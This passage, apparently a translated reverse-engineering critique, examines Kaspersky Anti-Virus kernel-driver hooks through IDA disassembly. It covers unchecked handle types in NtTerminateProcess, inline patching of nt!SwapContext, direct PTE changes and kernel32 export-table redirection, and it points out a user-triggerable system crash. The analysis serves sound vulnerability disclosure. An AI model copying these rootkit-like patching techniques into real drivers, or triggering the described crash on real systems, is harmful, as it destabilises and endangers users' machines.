.text:F8224608 test eax, eax
.text:F822460A jl short loc_F8224620
.text:F822460C mov ecx, [esp+ThreadHandle]
.text:F8224610 push ecx
.text:F8224611 call KavUpdateThreadRunningState
.text:F8224616 mov ecx, [esp+ThreadHandle] ; Object
.text:F822461A call ds:ObfDereferenceObject
.text:F8224620
.text:F8224620 loc_F8224620: ; CODE XREF: KavNtResumeThread+7 j
.text:F8224620 ; KavNtResumeThread+2A j
.text:F8224620 mov edx, [esp+PreviousSuspendCount]
.text:F8224624 push edx
.text:F8224625 push esi
.text:F8224626 call OrigNtResumeThread
.text:F822462C pop esi
.text:F822462D retn 8
.text:F822462D KavNtResumeThread endp
.text:F822462D
```

```
.text:F8224590 ; NTSTATUS __stdcall KavNtSuspendThread(HANDLE ThreadHandle,PULONG PreviousSuspendCount)
.text:F8224590 sub_F8224590 proc near ; DATA XREF: sub_F82249D0+113 o
.text:F8224590
.text:F8224590 ThreadHandle = dword ptr 8
.text:F8224590 PreviousSuspendCount= dword ptr 0Ch
.text:F8224590
.text:F8224590 push esi
.text:F8224591 mov esi, [esp+ThreadHandle]
.text:F8224595 test esi, esi
.text:F8224597 jz short loc_F82245D0
.text:F8224599 lea eax, [esp+ThreadHandle] ;
```



```

.text:F8224599                                     ; This should pass an object type here!
.text:F822459D      push      0                    ; HandleInformation
.text:F822459F      push      eax                  ; Object
.text:F82245A0      push      0                    ; AccessMode
.text:F82245A2      push      0                    ; ObjectType
.text:F82245A4      push      0F0000h              ; DesiredAccess
.text:F82245A9      push      esi                  ; Handle
.text:F82245AA      mov      [esp+18h+ThreadHandle], 0
.text:F82245B2      call     ds:ObReferenceObjectByHandle
.text:F82245B8      test     eax, eax
.text:F82245BA      jl      short loc_F82245D0
.text:F82245BC      mov      ecx, [esp+ThreadHandle]
.text:F82245C0      push     ecx
.text:F82245C1      call     KavUpdateThreadSuspendedState
.text:F82245C6      mov      ecx, [esp+ThreadHandle] ; Object
.text:F82245CA      call     ds:ObfDereferenceObject
.text:F82245D0
.text:F82245D0      loc_F82245D0:                  ; CODE XREF: sub_F8224590+7 j
.text:F82245D0                                     ; sub_F8224590+2A j
.text:F82245D0      mov      edx, [esp+PreviousSuspendCount]
.text:F82245D4      push     edx
.text:F82245D5      push     esi
.text:F82245D6      call     OrigNtSuspendThread
.text:F82245DC      pop      esi
.text:F82245DD      retn     8
.text:F82245DD      sub_F8224590      endp
.text:F82245DD

```

Однако не все перехватчики KAV столь безобидны. Перехватчик NtTerminateProcess читает тело объекта, заданного дескриптором процесса, чтобы определить имя завершаемой программы. При этом он не проверяет, что переданный из пользовательского режима дескриптор действительно относится к объекту процесса.

Это небезопасно по нескольким причинам, которые могут быть хорошо известны читателю, если он имеет опыт программирования ядра Windows.

1. Определение структуры процесса ядра (EPROCESS) часто меняется между выпусками ОС и даже пакетами обновлений. Поэтому напрямую обращаться к её полям в общем случае небезопасно.
2. Из-за отсутствия проверки типа можно передать дескриптор другого объекта ядра, например мьютекса. Его внутреннее устройство несовместимо со структурой процесса, и KAV может обрушить систему.

Первую проблему KAV пытается обойти, определяя во время выполнения смещение поля с именем процесса в структуре EPROCESS. Алгоритм последовательно просматривает память по одному байту от начала объекта процесса, пока не найдёт последовательность, соответствующую имени исходного системного процесса. Эта процедура вызывается в контексте системного процесса.

```

.text:F82209E0      KavFindEprocessNameOffset proc near ; CODE XREF: sub_F8217A60+FC p
.text:F82209E0      push     ebx
.text:F82209E1      push     esi
.text:F82209E2      push     edi
.text:F82209E3      call    ds:IoGetCurrentProcess
.text:F82209E9      mov     edi, ds:strncmp
.text:F82209EF      mov     ebx, eax
.text:F82209F1      xor     esi, esi
.text:F82209F3
.text:F82209F3      loc_F82209F3:                  ; CODE XREF: KavFindEprocessNameOffset+2E j
.text:F82209F3      lea     eax, [esi+ebx]
.text:F82209F6      push     6                    ; size_t
.text:F82209F8      push     eax                  ; char *
.text:F82209F9      push     offset aSystem      ; "System"
.text:F82209FE      call    edi ; strcmp
.text:F8220A00      add     esp, 0Ch
.text:F8220A03      test    eax, eax
.text:F8220A05      jz      short loc_F8220A16
.text:F8220A07      inc     esi

```

```

.text:F8220A08      cmp     esi, 3000h
.text:F8220A0E      jl      short loc_F82209F3
.text:F8220A10      pop     edi
.text:F8220A11      pop     esi
.text:F8220A12      xor     eax, eax
.text:F8220A14      pop     ebx
.text:F8220A15      retn
.text:F8220A16      ; -----
.text:F8220A16      loc_F8220A16:                                ; CODE XREF: KavFindEprocessNameOffset+25 j
.text:F8220A16      mov     eax, esi
.text:F8220A18      pop     edi
.text:F8220A19      pop     esi
.text:F8220A1A      pop     ebx
.text:F8220A1B      retn
.text:F8220A1B      KavFindEprocessNameOffset endp

.text:F8217B5C      call    KavFindEprocessNameOffset
.text:F8217B61      mov     g_EprocessNameOffset, eax

```

Если передать дескриптор объекта неверного типа, KAV попытается прочитать имя процесса по указателю на тело этого объекта. Для объекта, не являющегося процессом, чтение обычно выйдет за пределы структуры: объект процесса значительно крупнее, например, мьютекса, а поле имени находится в нескольких сотнях байтов от его начала. Поэтому неверный дескриптор в NtTerminateProcess закономерно приводит к падению системы.

```

.text:F82241C0      ; NTSTATUS __stdcall KavNtTerminateProcess(HANDLE ThreadHandle, NTSTATUS ExitStatus)
.text:F82241C0      KavNtTerminateProcess proc near                ; DATA XREF: sub_F82249D0+AB o
.text:F82241C0
.text:F82241C0      var_58      = dword ptr -58h
.text:F82241C0      ProcessObject = dword ptr -54h
.text:F82241C0      ProcessData   = KAV_TERMINATE_PROCESS_DATA ptr -50h
.text:F82241C0      var_4         = dword ptr -4
.text:F82241C0      ProcessHandle = dword ptr 4
.text:F82241C0      ExitStatus    = dword ptr 8
.text:F82241C0
.text:F82241C0      sub     esp, 54h
.text:F82241C3      push    ebx
.text:F82241C4      xor     ebx, ebx
.text:F82241C6      push    esi
.text:F82241C7      mov     [esp+5Ch+ProcessObject], ebx
.text:F82241CB      call    KeGetCurrentIrql
.text:F82241D0      mov     esi, [esp+5Ch+ProcessHandle]
.text:F82241D4      cmp     al, 2                                ;
.text:F82241D4                                          ; IRQL >= DISPATCH_LEVEL? Abort
.text:F82241D4                                          ; ( This is impossible for a system service )
.text:F82241D6      jnb     Ret_KavNtTerminateProcess
.text:F82241DC      cmp     esi, ebx                                ;
.text:F82241DC                                          ; Null process handle? Abort
.text:F82241DE      jz      Ret_KavNtTerminateProcess
.text:F82241E4      call    PsGetCurrentProcessId
.text:F82241E9      mov     [esp+5Ch+ProcessData.CurrentProcessId], eax
.text:F82241ED      xor     eax, eax
.text:F82241EF      cmp     esi, 0FFFFFFFFh
.text:F82241F2      push    esi                                ; ProcessHandle
.text:F82241F3      setnz   al
.text:F82241F6      dec     eax
.text:F82241F7      mov     [esp+60h+ProcessData.TargetIsCurrentProcess], eax
.text:F82241FB      call    KavGetProcessIdFromProcessHandle
.text:F8224200      lea     ecx, [esp+5Ch+ProcessObject] ; Object
.text:F8224204      push    ebx                                ; HandleInformation
.text:F8224205      push    ecx                                ; Object
.text:F8224206      push    ebx                                ; AccessMode
.text:F8224207      push    ebx                                ; ObjectType
.text:F8224208      push    0F0000h                          ; DesiredAccess
.text:F822420D      push    esi                                ; Handle
.text:F822420E      mov     [esp+74h+ProcessData.TargetProcessId], eax
.text:F8224212      mov     [esp+74h+var_4], ebx
.text:F8224216      call    ds:ObReferenceObjectByHandle
.text:F822421C      test    eax, eax

```

```

.text:F822421E      jl      short loc_F8224246
.text:F8224220      mov     edx, [esp+5Ch+ProcessObject]
.text:F8224224      mov     eax, g_EprocessNameOffset
.text:F8224229      add     eax, edx
.text:F822422B      push    40h                ; size_t
.text:F822422D      lea     ecx, [esp+60h+ProcessData.ProcessName]
.text:F8224231      push    eax                ; char *
.text:F8224232      push    ecx                ; char *
.text:F8224233      call   ds:strncpy
.text:F8224239      mov     ecx, [esp+68h+ProcessObject]
.text:F822423D      add     esp, 0Ch
.text:F8224240      call   ds:ObfDereferenceObject
.text:F8224246
.text:F8224246 loc_F8224246:                ; CODE XREF: KavNtTerminateProcess+5E j
.text:F8224246      cmp     esi, 0FFFFFFFh
.text:F8224249      jnz     short loc_F8224255
.text:F822424B      mov     edx, [esp+5Ch+ProcessData.TargetProcessId]
.text:F822424F      push    edx
.text:F8224250      call   sub_F8226710
.text:F8224255
.text:F8224255 loc_F8224255:                ; CODE XREF: KavNtTerminateProcess+89 j
.text:F8224255      lea     eax, [esp+5Ch+ProcessData]
.text:F8224259      push    ebx                ; int
.text:F822425A      push    eax                ; ProcessData
.text:F822425B      call   KavCheckTerminateProcess
.text:F8224260      cmp     eax, 7
.text:F8224263      jz      short loc_F822427D
.text:F8224265      cmp     eax, 1
.text:F8224268      jz      short loc_F822427D
.text:F822426A      cmp     eax, ebx
.text:F822426C      jz      short loc_F822427D
.text:F822426E      mov     esi, STATUS_ACCESS_DENIED
.text:F8224273      mov     eax, esi
.text:F8224275      pop     esi
.text:F8224276      pop     ebx
.text:F8224277      add     esp, 54h
.text:F822427A      retn     8
.text:F822427D ; -----
.text:F822427D
.text:F822427D loc_F822427D:                ; CODE XREF: KavNtTerminateProcess+A3 j
.text:F822427D                ; KavNtTerminateProcess+A8 j ...
.text:F822427D      mov     eax, [esp+5Ch+ProcessData.TargetProcessId]
.text:F8224281      cmp     eax, 1000h
.text:F8224286      jnb     short loc_F8224296
.text:F8224288      mov     dword_F8228460[eax*8], ebx
.text:F822428F      mov     byte_F8228464[eax*8], bl
.text:F8224296
.text:F8224296 loc_F8224296:                ; CODE XREF: KavNtTerminateProcess+C6 j
.text:F8224296      push    eax
.text:F8224297      call   sub_F82134D0
.text:F822429C      mov     ecx, [esp+5Ch+ProcessData.TargetProcessId]
.text:F82242A0      push    ecx
.text:F82242A1      call   sub_F8221F70
.text:F82242A6      mov     edx, [esp+5Ch+ExitStatus]
.text:F82242AA      push    edx
.text:F82242AB      push    esi
.text:F82242AC      call   OrigNtTerminateProcess
.text:F82242B2      mov     esi, eax
.text:F82242B4      lea     eax, [esp+5Ch+ProcessData]
.text:F82242B8      push    1                ; int
.text:F82242BA      push    eax                ; ProcessData
.text:F82242BB      mov     [esp+64h+var_4], esi
.text:F82242BF      call   KavCheckTerminateProcess
.text:F82242C4      mov     eax, esi
.text:F82242C6      pop     esi
.text:F82242C7      pop     ebx
.text:F82242C8      add     esp, 54h
.text:F82242CB      retn     8
.text:F82242CE ; -----
.text:F82242CE
.text:F82242CE Ret_KavNtTerminateProcess:                ; CODE XREF: KavNtTerminateProcess+16 j

```

```

.text:F82242CE                                ; KavNtTerminateProcess+1E j
.text:F82242CE                                mov     ecx, [esp+5Ch+ExitStatus]
.text:F82242D2                                push    ecx
.text:F82242D3                                push    esi
.text:F82242D4                                call    OrigNtTerminateProcess
.text:F82242DA                                pop     esi
.text:F82242DB                                pop     ebx
.text:F82242DC                                add     esp, 54h
.text:F82242DF                                retn    8
.text:F82242DF KavNtTerminateProcess endp

```

Сомнительна и сама цель этого перехватчика. Он не позволяет даже законному администратору завершать некоторые процессы KAV — поведение, которое обычно связывают с руткитами, а не с коммерческими приложениями. Возможно, так разработчики пытались помешать вирусам завершать процессы антивируса. Однако неясно, зачем это требуется, если заявленные средства проверки в реальном времени действительно работают.

Кроме того, непосредственно перед завершением процесса KAV, по-видимому, обновляет внутреннее состояние через тот же перехватчик. Для этого следовало использовать документированную функцию ядра PsSetCreateProcessNotifyRoutine, позволяющую драйверу зарегистрировать обработчик создания и завершения процессов.

2.5. Изменение неэкспортируемых функций ядра, не являющихся системными службами

Изменения KAV не ограничиваются системными службами. Один из самых опасных перехватчиков внедрён в середину неэкспортируемой функции `nt!SwapContext`. Поскольку это не системная служба, код драйвера может найти её лишь по сигнатуре машинных команд — надёжного интерфейса для этого нет. Ядро вызывает `nt!SwapContext` при каждом переключении контекста для выполнения внутренних служебных операций.

Изменять столь важную неэкспортируемую функцию, находя её вслепую по сигнатуре кода, крайне рискованно. Более того, KAV встраивается не в начало `nt!SwapContext`, а в её середину и тем самым полагается на недокументированное использование регистров и стека внутри функции.

```

kd> u nt!SwapContext
nt!SwapContext:
804db924 0ac9          or     cl,cl
804db926 26c6462d02     mov    byte ptr es:[esi+0x2d],0x2
804db92b 9c             pushfd
804db92c 8b0b          mov    ecx,[ebx]
804db92e e9dd69d677     jmp    klif!KavSwapContext (f8242310)

```

Немодифицированная `nt!SwapContext` содержит код примерно такого вида:

```

!kd> u nt!SwapContext
nt!SwapContext:
80540ab0 0ac9          or     cl,cl
80540ab2 26c6462d02     mov    byte ptr es:[esi+0x2d],0x2
80540ab7 9c             pushfd
80540ab8 8b0b          mov    ecx,[ebx]
80540aba 83bb9409000000 cmp    dword ptr [ebx+0x994],0x0
80540ac1 51             push    ecx
80540ac2 0f8535010000   jne    nt!SwapContext+0x14d (80540bfd)
80540ac8 833d0ca0558000 cmp    dword ptr [nt!PPerfGlobalGroupMask (8055a00c)],0x0

```

Такое изменение крайне опасно по нескольким причинам:

1. `nt!SwapContext` находится на одном из самых нагруженных путей выполнения: она вызывается при каждом переключении контекста. Безопасно изменить её во время работы системы сложно, особенно на многопроцессорной машине. На однопроцессорных системах KAV пытается

синхронизировать изменение полным отключением прерываний, но на многопроцессорных это не обеспечивает защиту. Никаких дополнительных мер KAV не принимает, поэтому при его загрузке возможен случайный сбой системы.

2. Невозможно надёжно находить эту функцию и рассчитывать на одинаковое расположение команд, использование регистров и стека во всех существующих и будущих версиях Windows. Тем не менее KAV именно так и поступает. Очередное обновление Windows может нарушить одно из заложенных предположений о переключении контекста и привести к сбою при загрузке.

Чтобы изменять код ядра, KAV также делает его страницы доступными для записи, напрямую меняя атрибуты PTE. Документированные функции обеспечили бы правильную синхронизацию при доступе к внутренним структурам диспетчера памяти, но здесь они не используются.

Изменение nt!SwapContext в KAV:

```
.text:F82264EA      mov     eax, 90909090h ; Build the code to be written to nt!SwapContext
.text:F82264EF      mov     [ebp+var_38], eax
.text:F82264F2      mov     [ebp+var_34], eax
.text:F82264F5      mov     [ebp+var_30], ax
.text:F82264F9      mov     byte ptr [ebp+var_38], 0E9h
.text:F82264FD      mov     ecx, offset KavSwapContext
.text:F8226502      sub     ecx, ebx
.text:F8226504      sub     ecx, 5
.text:F8226507      mov     [ebp+var_38+1], ecx
.text:F822650A      mov     ecx, [ebp+var_1C]
.text:F822650D      lea     edx, [ecx+ebx]
.text:F8226510      mov     dword_F8228338, edx
.text:F8226516      mov     esi, ebx
.text:F8226518      mov     edi, offset unk_F8227DBC
.text:F822651D      mov     eax, ecx
.text:F822651F      shr     ecx, 2
.text:F8226522      rep movsd
.text:F8226524      mov     ecx, eax
.text:F8226526      and     ecx, 3
.text:F8226529      rep movsb
.text:F822652B      lea     ecx, [ebp+var_48] ; Make nt!SwapContext writable by directly accessing
                        ; the PTEs.
.text:F822652E      push    ecx
.text:F822652F      push    1
.text:F8226531      push    ebx
.text:F8226532      call   ModifyPteAttributes
.text:F8226537      test   al, al
.text:F8226539      jz     short loc_F8226588
.text:F822653B      mov     ecx, offset KavInternalSpinLock
.text:F8226540      call   KavSpinLockAcquire ; Disable interrupts
.text:F8226545      mov     ecx, [ebp+var_1C] ; Write to kernel code
.text:F8226548      lea     esi, [ebp+var_38]
.text:F822654B      mov     edi, ebx
.text:F822654D      mov     edx, ecx
.text:F822654F      shr     ecx, 2
.text:F8226552      rep movsd
.text:F8226554      mov     ecx, edx
.text:F8226556      and     ecx, 3
.text:F8226559      rep movsb
.text:F822655B      mov     edx, eax
.text:F822655D      mov     ecx, offset KavInternalSpinLock
.text:F8226562      call   KavSpinLockRelease ; Reenable interrupts
.text:F8226567      lea     eax, [ebp+var_48] ; Restore the original PTE attributes.
.text:F822656A      push    eax
.text:F822656B      mov     ecx, [ebp+var_48]
.text:F822656E      push    ecx
.text:F822656F      push    ebx
.text:F8226570      call   ModifyPteAttributes
.text:F8226575      mov     al, 1
.text:F8226577      mov     ecx, [ebp+var_10]
.text:F822657A      mov     large fs:0, ecx
.text:F8226581      pop     edi
.text:F8226582      pop     esi
```

```

.text:F8226583      pop     ebx
.text:F8226584      mov     esp, ebp
.text:F8226586      pop     ebp
.text:F8226587      retn

```

Подпрограмма KavSpinLockAcquire, отключающая прерывания:

```

.text:F8221240  KavSpinLockAcquire proc near          ; CODE XREF: sub_F8225690+D7 p
.text:F8221240                                     ; sub_F8225D50+8C p ...
.text:F8221240      pushf
.text:F8221241      pop     eax
.text:F8221242
.text:F8221242  loc_F8221242:                          ; CODE XREF: KavSpinLockAcquire+13 j
.text:F8221242      cli
.text:F8221243      lock bts dword ptr [ecx], 0
.text:F8221248      jnb     short loc_F822124B
.text:F822124A      retn
.text:F822124B ; -----
.text:F822124B
.text:F822124B  loc_F822124B:                          ; CODE XREF: KavSpinLockAcquire+8 j
.text:F822124B      push     eax
.text:F822124C      popf
.text:F822124D
.text:F822124D  loc_F822124D:                          ; CODE XREF: KavSpinLockAcquire+17 j
.text:F822124D      test     dword ptr [ecx], 1
.text:F8221253      jz      short loc_F8221242
.text:F8221255      pause
.text:F8221257      jmp     short loc_F822124D
.text:F8221257  KavSpinLockAcquire endp

```

Подпрограмма KavSpinLockRelease, снова включающая прерывания:

```

.text:F8221260  KavSpinLockRelease proc near          ; CODE XREF: sub_F8225690+F2 p
.text:F8221260                                     ; sub_F8225D50+BA p ...
.text:F8221260      mov     dword ptr [ecx], 0
.text:F8221266      push     edx
.text:F8221267      popf
.text:F8221268      retn
.text:F8221268  KavSpinLockRelease endp

```

Подпрограмма ModifyPteAttributes:

```

.text:F82203C0  ModifyPteAttributes proc near          ; CODE XREF: sub_F821A9D0+91 p
.text:F82203C0                                     ; sub_F8220950+43 p ...
.text:F82203C0
.text:F82203C0  var_24      = dword ptr -24h
.text:F82203C0  var_20      = byte ptr -20h
.text:F82203C0  var_1C      = dword ptr -1Ch
.text:F82203C0  var_18      = dword ptr -18h
.text:F82203C0  var_10      = dword ptr -10h
.text:F82203C0  var_4       = dword ptr -4
.text:F82203C0  arg_0       = dword ptr 8
.text:F82203C0  arg_4       = byte ptr 0Ch
.text:F82203C0  arg_8       = dword ptr 10h
.text:F82203C0
.text:F82203C0      push     ebp
.text:F82203C1      mov     ebp, esp
.text:F82203C3      push     0FFFFFFFh
.text:F82203C5      push     offset dword_F8212180
.text:F82203CA      push     offset _except_handler3
.text:F82203CF      mov     eax, large fs:0
.text:F82203D5      push     eax
.text:F82203D6      mov     large fs:0, esp
.text:F82203DD      sub     esp, 14h
.text:F82203E0      push     ebx
.text:F82203E1      push     esi
.text:F82203E2      push     edi
.text:F82203E3      mov     [ebp+var_18], esp
.text:F82203E6      xor     ebx, ebx
.text:F82203E8      mov     [ebp+var_20], bl
.text:F82203EB      mov     esi, [ebp+arg_0]
.text:F82203EE      mov     ecx, esi

```

```

.text:F82203F0      call    KavGetEflags
.text:F82203F5      push    esi
.text:F82203F6      call    KavGetPte      ; This is a function pointer filled in at runtime,
                        ; differing based on whether the system has PAE
.text:F82203F6      ; enabled or not.
.text:F82203FC      mov     edi, eax
.text:F82203FE      mov     [ebp+var_1C], edi
.text:F8220401      cmp     edi, 0FFFFFFFh
.text:F8220404      jz      short loc_F8220458
.text:F8220406      mov     [ebp+var_4], ebx
.text:F8220409      mov     ecx, esi
.text:F822040B      call    KavGetEflags
.text:F8220410      mov     eax, [edi]
.text:F8220412      test    al, 1
.text:F8220414      jz      short loc_F8220451
.text:F8220416      mov     ecx, eax
.text:F8220418      mov     [ebp+var_24], ecx
.text:F822041B      cmp     [ebp+arg_4], bl
.text:F822041E      jz      short loc_F8220429
.text:F8220420      mov     eax, [ebp+var_1C]
.text:F8220423      lock or dword ptr [eax], 2
.text:F8220427      jmp     short loc_F8220430
.text:F8220429 ; -----
.text:F8220429      loc_F8220429:      ; CODE XREF: ModifyPteAttributes+5E j
.text:F8220429      mov     eax, [ebp+var_1C]
.text:F822042C      lock and dword ptr [eax], 0FFFFFFFDh
.text:F8220430      loc_F8220430:      ; CODE XREF: ModifyPteAttributes+67 j
.text:F8220430      mov     eax, [ebp+arg_8]
.text:F8220433      cmp     eax, ebx
.text:F8220435      jz      short loc_F822043C
.text:F8220437      and     ecx, 2
.text:F822043A      mov     [eax], cl
.text:F822043C      loc_F822043C:      ; CODE XREF: ModifyPteAttributes+75 j
.text:F822043C      mov     [ebp+var_20], 1
.text:F8220440      mov     eax, [ebp+arg_0]
.text:F8220443      invlpg  byte ptr [eax]
.text:F8220446      jmp     short loc_F8220451
.text:F8220448 ; -----
.text:F8220448      loc_F8220448:      ; DATA XREF: .text:F8212184 o
.text:F8220448      mov     eax, 1
.text:F822044D      retn
.text:F822044E ; -----
.text:F822044E      loc_F822044E:      ; DATA XREF: .text:F8212188 o
.text:F822044E      mov     esp, [ebp-18h]
.text:F8220451      loc_F8220451:      ; CODE XREF: ModifyPteAttributes+54 j
                        ; ModifyPteAttributes+86 j
.text:F8220451      mov     [ebp+var_4], 0FFFFFFFh
.text:F8220458      loc_F8220458:      ; CODE XREF: ModifyPteAttributes+44 j
.text:F8220458      mov     al, [ebp+var_20]
.text:F822045B      mov     ecx, [ebp+var_10]
.text:F822045E      mov     large fs:0, ecx
.text:F8220465      pop     edi
.text:F8220466      pop     esi
.text:F8220467      pop     ebx
.text:F8220468      mov     esp, ebp
.text:F822046A      pop     ebp
.text:F822046B      retn     0Ch
.text:F822046B      ModifyPteAttributes endp

```

2.6. Прямой доступ пользовательского кода к памяти ядра и неправильная проверка пользовательских структур

Один из важнейших принципов современных операционных систем состоит в том, что пользовательский режим не должен иметь прямого доступа к памяти ядра. Это необходимо для устойчивости системы: иначе ошибка в обычном приложении могла бы повредить ядро и обрушить весь компьютер.

Разработчики KAV, по-видимому, не считают это разделение обязательным.

Одна из самых странных и небезопасных особенностей KAV позволяет пользовательскому коду напрямую вызывать части драйвера, расположенные в адресном пространстве ядра. Вместо этого можно было загрузить пользовательскую DLL или внедрить обычный пользовательский код в целевой процесс.

Судя по всему, механизм служит для проверки DLL при их загрузке. Эту задачу гораздо безопаснее решать через PsSetLoadImageNotifyRoutine.

При создании процесса KAV изменяет kernel32.dll: записи таблицы экспорта для функций загрузки DLL, например LoadLibraryA, перенаправляются на переходник, вызывающий код драйвера в режиме ядра. Кроме того, KAV меняет защиту части своих секций кода и данных, разрешая читать их из пользовательского режима.

KAV регистрирует обработчик через PsSetLoadImageNotifyRoutine, чтобы обнаружить загрузку kernel32.dll и вовремя изменить её таблицу экспорта. Непонятно, почему нужная работа не выполняется прямо в этом обработчике, без сложного механизма перехода из пользовательского режима в ядро ради перехвата LoadLibrary.

Когда новый процесс загружает образ, вызывается CheckInjectCodeForNewProcess. Функция проверяет, не является ли этот образ kernel32.dll; если является, она ставит в очередь APC, которая и внесёт изменения.

```
.text:F82218B0 ; int __stdcall CheckInjectCodeForNewProcess(wchar_t *,PUCHAR ImageBase)
.text:F82218B0 CheckInjectCodeForNewProcess proc near ; CODE XREF: KavLoadImageNotifyRoutine+B5 p
.text:F82218B0 ; KavDoKernel32Check+41 p
.text:F82218B0
.text:F82218B0 arg_0 = dword ptr 4
.text:F82218B0 ImageBase = dword ptr 8
.text:F82218B0
.text:F82218B0 mov al, byte_F82282F9
.text:F82218B5 push esi
.text:F82218B6 test al, al
.text:F82218B8 push edi
.text:F82218B9 jz short loc_F8221936
.text:F82218BB mov eax, [esp+8+arg_0]
.text:F82218BF push offset aKernel32_dll ; "kernel32.dll"
.text:F82218C4 push eax ; wchar_t *
.text:F82218C5 call ds:_wcsicmp
.text:F82218CB add esp, 8
.text:F82218CE test eax, eax
.text:F82218D0 jnz short loc_F8221936
.text:F82218D2 mov al, g_FoundKernel32Exports
.text:F82218D7 mov edi, [esp+8+ImageBase]
.text:F82218DB test al, al
.text:F82218DD jnz short KavInitializePatchApclabel
.text:F82218DF push edi
.text:F82218E0 call KavCheckFindKernel32Exports
.text:F82218E5 test al, al
.text:F82218E7 jz short loc_F8221936
.text:F82218E9
.text:F82218E9 KavInitializePatchApclabel: ; CODE XREF: CheckInjectCodeForNewProcess+2D j
.text:F82218E9 push '3SeB' ; Tag
.text:F82218EE push 30h ; NumberOfBytes
.text:F82218F0 push 0 ; PoolType
.text:F82218F2 call ds:ExAllocatePoolWithTag
.text:F82218F8 mov esi, eax
.text:F82218FA test esi, esi
.text:F82218FC jz short loc_F8221936
```



```

.text:F82218FE      push    edi
.text:F82218FF      push    0
.text:F8221901      push    offset KavPatchNewProcessApcRoutine
.text:F8221906      push    offset loc_F82218A0
.text:F822190B      push    offset loc_F8221890
.text:F8221910      push    0
.text:F8221912      call     KeGetCurrentThread
.text:F8221917      push    eax
.text:F8221918      push    esi
.text:F8221919      call     KeInitializeApc
.text:F822191E      push    0
.text:F8221920      push    0
.text:F8221922      push    0
.text:F8221924      push    esi
.text:F8221925      call     KeInsertQueueApc
.text:F822192B      test     al, al
.text:F822192D      jnz     short loc_F822193D
.text:F822192F      push    esi                ; P
.text:F8221930      call     ds:ExFreePool
.text:F8221936
.text:F8221936      loc_F8221936:                ; CODE XREF: CheckInjectCodeForNewProcess+9 j
.text:F8221936                ; CheckInjectCodeForNewProcess+20 j ...
.text:F8221936      pop     edi
.text:F8221937      xor     al, al
.text:F8221939      pop     esi
.text:F822193A      retn    8
.text:F822193D      ; -----
.text:F822193D
.text:F822193D      loc_F822193D:                ; CODE XREF: CheckInjectCodeForNewProcess+7D j
.text:F822193D      pop     edi
.text:F822193E      mov     al, 1
.text:F8221940      pop     esi
.text:F8221941      retn    8

```

Сама процедура APC изменяет таблицу экспорта kernel32.dll, создаёт переходники для вызова режима ядра и меняет атрибуты PTE образа драйвера KAV, разрешая доступ из пользовательского режима.

```

.text:F8221810      KavPatchNewProcessApcRoutine proc near ; DATA XREF: CheckInjectCodeForNewProcess+51 o
.text:F8221810
.text:F8221810      var_8          = dword ptr -8
.text:F8221810      var_4          = dword ptr -4
.text:F8221810      ImageBase      = dword ptr 8
.text:F8221810
.text:F8221810      push    ebp
.text:F8221811      mov     ebp, esp
.text:F8221813      sub     esp, 8
.text:F8221816      mov     eax, [ebp+ImageBase]
.text:F8221819      push    esi
.text:F822181A      push    eax                ; ImageBase
.text:F822181B      call     KavPatchImageForNewProcess
.text:F8221820      mov     esi, dword_F8230518
.text:F8221826      mov     eax, dword_F823051C
.text:F822182B      and     esi, 0FFFFFF00h
.text:F8221831      cmp     esi, eax
.text:F8221833      mov     [ebp+ImageBase], esi
.text:F8221836      jnb     short loc_F8221883
.text:F8221838
.text:F8221838      loc_F8221838:                ; CODE XREF: KavPatchNewProcessApcRoutine+71 j
.text:F8221838      push    esi
.text:F8221839      call     KavPageTranslation0
.text:F822183F      push    esi
.text:F8221840      mov     [ebp+var_8], eax
.text:F8221843      call     KavPageTranslation1
.text:F8221849      mov     [ebp+var_4], eax
.text:F822184C      mov     eax, [ebp+var_8]
.text:F822184F      lock or dword ptr [eax], 4
.text:F8221853      lock and dword ptr [eax], 0FFFFFFFh
.text:F822185A      mov     eax, [ebp+var_4]
.text:F822185D      invlpg  byte ptr [eax]
.text:F8221860      lock or dword ptr [eax], 4

```

```

.text:F8221864      lock and dword ptr [eax], 0FFFFFFFDh
.text:F822186B      mov     eax, [ebp+ImageBase]
.text:F822186E      invlpg byte ptr [eax]
.text:F8221871      mov     eax, dword_F823051C
.text:F8221876      add     esi, 1000h
.text:F822187C      cmp     esi, eax
.text:F822187E      mov     [ebp+ImageBase], esi
.text:F8221881      jnb     short loc_F8221838
.text:F8221883
.text:F8221883 loc_F8221883:                                ; CODE XREF: KavPatchNewProcessApcRoutine+26 j
.text:F8221883      pop     esi
.text:F8221884      mov     esp, ebp
.text:F8221886      pop     ebp
.text:F8221887      retn    0Ch
.text:F8221887 KavPatchNewProcessApcRoutine endp

.text:F8221750 ; int __stdcall KavPatchImageForNewProcess(PUCHAR ImageBase)
.text:F8221750 KavPatchImageForNewProcess proc near      ; CODE XREF: KavPatchNewProcessApcRoutine+B p
.text:F8221750
.text:F8221750 ImageBase      = dword ptr 8
.text:F8221750
.text:F8221750      push    ebx
.text:F8221751      call   ds:KeEnterCriticalRegion
.text:F8221757      mov     eax, dword_F82282F4
.text:F822175C      push    1                ; Wait
.text:F822175E      push    eax                ; Resource
.text:F822175F      call   ds:ExAcquireResourceExclusiveLite
.text:F8221765      push    1
.text:F8221767      call   KavSetPageAttributes1
.text:F822176C      mov     ecx, [esp+ImageBase]
.text:F8221770      push    ecx                ; ImageBase
.text:F8221771      call   KavPatchImage
.text:F8221776      push    0
.text:F8221778      mov     bl, al
.text:F822177A      call   KavSetPageAttributes1
.text:F822177F      mov     ecx, dword_F82282F4 ; Resource
.text:F8221785      call   ds:ExReleaseResourceLite
.text:F822178B      call   ds:KeLeaveCriticalRegion
.text:F8221791      mov     al, bl
.text:F8221793      pop     ebx
.text:F8221794      retn    4
.text:F8221794 KavPatchImageForNewProcess endp

```

При изменении образа KAV сначала снимает защиту с таблицы экспорта kernel32.dll, затем перенаправляет записи адресов семейства LoadLibrary* на переходник в свободной области образа и записывает туда код самого переходника:

```

.text:F8221680 ; int __stdcall KavPatchImage(PUCHAR ImageBase)
.text:F8221680 KavPatchImage proc near      ; CODE XREF: KavPatchImageForNewProcess+21 p
.text:F8221680
.text:F8221680 var_C      = dword ptr -0Ch
.text:F8221680 FunctionVa  = dword ptr -8
.text:F8221680 var_4      = dword ptr -4
.text:F8221680 ImageBase  = dword ptr 4
.text:F8221680
.text:F8221680      mov     eax, [esp+ImageBase]
.text:F8221684      sub     esp, 0Ch
.text:F8221687      push    ebp
.text:F8221688      push    3Ch
.text:F822168A      push    eax
.text:F822168B      call   KavReprotectExportTable
.text:F8221690      mov     ebp, eax
.text:F8221692      test    ebp, ebp
.text:F8221694      jnz     short loc_F822169F
